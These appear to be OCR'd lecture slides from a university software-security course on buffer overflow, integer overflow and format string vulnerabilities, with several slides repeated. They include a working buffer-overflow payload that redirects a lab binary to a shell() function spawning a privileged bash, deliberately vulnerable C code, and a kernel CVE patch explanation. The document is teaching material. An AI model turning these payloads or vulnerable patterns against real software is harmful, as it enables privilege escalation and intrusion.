- Exploitation
  - Get the shell() function address


```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```

  - Shell() is at 0x804858b
  - Now we exploit the buffer overflow

Micro-labs II: buffer overflow – cont'd

- Exploitation


```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```



Micro-labs II: buffer overflow – cont'd

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```




Micro-labs II: buffer overflow – cont'd

- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```



Micro-labs II: buffer overflow – cont'd


- Exploitation

```
(python -c 'print("A"*12 + "\x60\x87\x04\x08"
 + "A"*12 + "\x8b\x85\x04\x08")' ; cat) | ./bof
```

```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag addre
    printf("Your fakeflag i
    printf("Address of shel
    printf("Currently, the
    printf("Please give me
    fgets(buf, 128, stdin);
    printf("your input was:
    printf("Your flag addre
    printf("Your flag is: %
}
```

```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```

```
void
shell(void) {
    setregid(getegid(), getegid());
    system("/bin/bash");
}
```




- Now the program will run the shell()
- It will run the bash shell with a higher privilege
- You can 'cat' the flag

Topics for today

- Software security
  - Motivation
  - Memory safety vulnerabilities
    - Buffer overflow vuln.
    - Integer overflow vuln.
    - Format string vuln.
    - Heap vuln.
    - Off-by-one vuln.

Integer overflow

- C code example
  - Is this code safe?
  - **No**



Integer overflow: signed/unsigned vulnerability

- C code example
  - Safer implementation

```
void safe(size_t len, char *data)
{
    char buf[64];
    if (len > 64)
        return;
    memcpy(buf, data, len);
}
```

Now, this is a **unsigned** comparison, so there won't be any casting.

Integer overflow: signed/unsigned vulnerability

- C code example
  - Is this code safe?
  - **No**

```
void func(size_t len, char *data) {
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

What happens if `len == 0xffffffff`?

`len + 2 == 1`, enabling a heap overflow!

Integer overflow: signed/unsigned vulnerability

- C code example
  - Safer implementation

```
void func(size_t len, char *data) {
    if (len > SIZE_MAX - 2)
        return;
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

It's clunky, but we need to check bounds whenever we add two integers

Integer overflow: real-world examples

WJXT Jacksonville

Link

Broward Vote-Counting Blunder Changes Amendment Result

November 4, 2004

The Broward County Elections Department has egg on its face today after a computer glitch misreported a key amendment race, according to WPLG-TV in Miami.

Amendment 4, which would allow Miami-Dade and Broward counties to hold a future election to decide if slot machines should be allowed at racetracks, was thought to be tied. But now that a computer glitch for machines counting absentee ballots has been exposed, it turns out the amendment passed.

"The software is not geared to count more than 32,000 votes in a precinct. So what happens when it gets to 32,000 is the software starts counting backward," said Broward County Mayor Ilene Lieberman.

That means that Amendment 4 passed in Broward County by more than 240,000 votes rather than the 166,000-vote margin reported Wednesday night. That increase changes the overall statewide results in what had been a neck-and-neck race, one for which recounts had been going on today. But with news of Broward's error, it's clear amendment 4 passed.

Integer overflow: real-world examples

- In the previous example
  - 32,000 votes is very close to 32,768 or 2^{15} (the article probably rounded)
  - Recall: The maximum value of a signed, 16-bit integer is $2^{15} - 1$
  - This means that an integer overflow would cause -32,768 votes to be counted…

- Takeaways:
  - Check the limits of data types used, and choose the right data type for the job
  - If writing software, consider the largest possible use case
  - 32 bits might be enough for Broward County but isn't enough for everyone on Earth!
  - 64 bits, however, would be plenty

Integer overflow: real-world examples

9 to 5 Linux

Link

New Linux Kernel Vulnerability Patched in All Supported Ubuntu Systems, Update Now

Marius Nestor *January 19, 2022*

Discovered by William Liu and Jamie Hill-Daniel, the new security flaw (CVE-2022-0185) is an integer underflow vulnerability found in Linux kernel's file system context functionality, which could allow an attacker to crash the system or run programs as an administrator.

Integer overflow: real-world examples

- The entire kernel (operating system) patch:

```
- if (len > PAGE_SIZE - 2 - size)
+ if (size + len + 2 > PAGE_SIZE)
    return invalf(fc, "VFS: Legacy: Cumulative options too large)
```

- Why is this a problem?
  - `PAGE_SIZE` and size are unsigned
  - If `size` is larger than `PAGE_SIZE`…
  - …then `PAGE_SIZE - 2 - size` will trigger a negative overflow to `0xFFFFFFFF`

- What's the consequence?
  - An adversary can bypass the length check and write data into the kernel

Micro-labs: integer overflow

- iof.c
  - Objective: inflict integer overflow

```c
void
process_user_input(void) {
    int hackme = 0x2;
    char buf[4];

    printf("Your variable location: %p\n", &hackme);
    printf("Your variable value before overflow: %x\n", hackme);
    puts("Enter a number (max 8 digits):");
    fgets(buf, 9, stdin);

    printf("Your value after overflow: %x\n", hackme);
    if (hackme < 0x00) {
        system("echo \"Your flag is:\"; cat flag\n");
    }
    else {
        printf("No luck\n");
    }
}
```

Micro-labs: integer overflow – cont'd

- iof.c
  - Objective: inflict integer overflow

```
void
process_user_input(void) {
    int hackme = 0x2;
    char buf[4];

    printf("Your variable location: %p\n", &hackme);
    printf("Your variable value before overflow: %x\n", hackme);
    puts("Enter a number (max 8 digits):");
    fgets(buf, 9, stdin);

    printf("Your value after overflow: %x\n", hackme);
    if (hackme < 0x00) {
        system("echo \"Your flag is:\"; cat flag\n");
    }
    else {
        printf("No luck\n");
    }
}
```

Buffer size: 4

Input size: up to 9 bytes (sufficient to override hackme)

Can you turn hackme into negative integer?

Micro-labs: integer overflow – cont'd

- Address information


```
ubuntu@ip-172-31-3-119:~/tests/iofs$ ./iof
Your variable location: 0xffffd4cc
Your variable value before overflow: 2
Enter a number (max 8 digits):
123456
Your value after overflow: a3635
No luck
```

- hackme is at 0xffffd4cc

Micro-labs: integer overflow – cont'd

- Exploit the buffer overflow to override the hackme

```
void
process_user_input(void) {
    int hackme = 0x2;
    char buf[4];

    printf("Your variable location: %p\n", &hackme);
    printf("Your variable value before overflow: %x\n", hackme);
    puts("Enter a number (max 8 digits):");
    fgets(buf, 9, stdin);

    printf("Your value after overflow: %x\n", hackme);
    if (hackme < 0x00) {
        system("echo \"Your flag is:\"; cat flag\n");
    }
    else {
        printf("No luck\n");
    }
}
```




Micro-labs: integer overflow – cont'd

- What we need to do to set the hackme to neg. value?

```
void
process_user_input(void) {
    int hackme = 0x2;
    char buf[4];

    printf("Your variable location: %p\n", &hackme);
    printf("Your variable value before overflow: %x\n", hackme);
    puts("Enter a number (max 8 digits):");
    fgets(buf, 9, stdin);

    printf("Your value after overflow: %x\n", hackme);
    if (hackme < 0x00) {
        system("echo \"Your flag is:\"; cat flag\n");
    }
    else {
        printf("No luck\n");
    }
}
```

Your job! Refer to the buffer overflow micro-labs



Topics for today

- Software security
  - Motivation
  - Memory safety vulnerabilities
    - Buffer overflow vuln.
    - Integer overflow vuln.
    - Format string vuln.
    - Heap vuln.
    - Off-by-one vuln.

Review: `printf` function


- Recall: `printf` takes in a variable number of arguments
  - How does it know how many arguments that it received?
  - It infers it from the first argument: the format string!
  - Example: `printf("One %s costs %d", fruit, price)`
  - What happens if the arguments are mismatched?

REVIEW: PRINTF FUNCTION

```
void func(void) {
    int secret = 42;
    printf("%d\n", 123);
}
```

printf assumes that there is 1 more argument because there is one format sequence and will look 4 bytes up the stack for the argument

What if there is no argument?




REVIEW: PRINTF FUNCTION

```
void func(void) {
    int secret = 42;
    printf("%d\n", 123);
}
```

printf assumes that there is 1 more argument because there is one format sequence and will look 4 bytes up the stack for the argument

What if there is no argument?

Because the format string contains the **%d**, it will still look 4 bytes up and print the value of **secret**!



Format string vulnerabilities

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

What is the issue here?

Format string vulnerabilities – cont'd

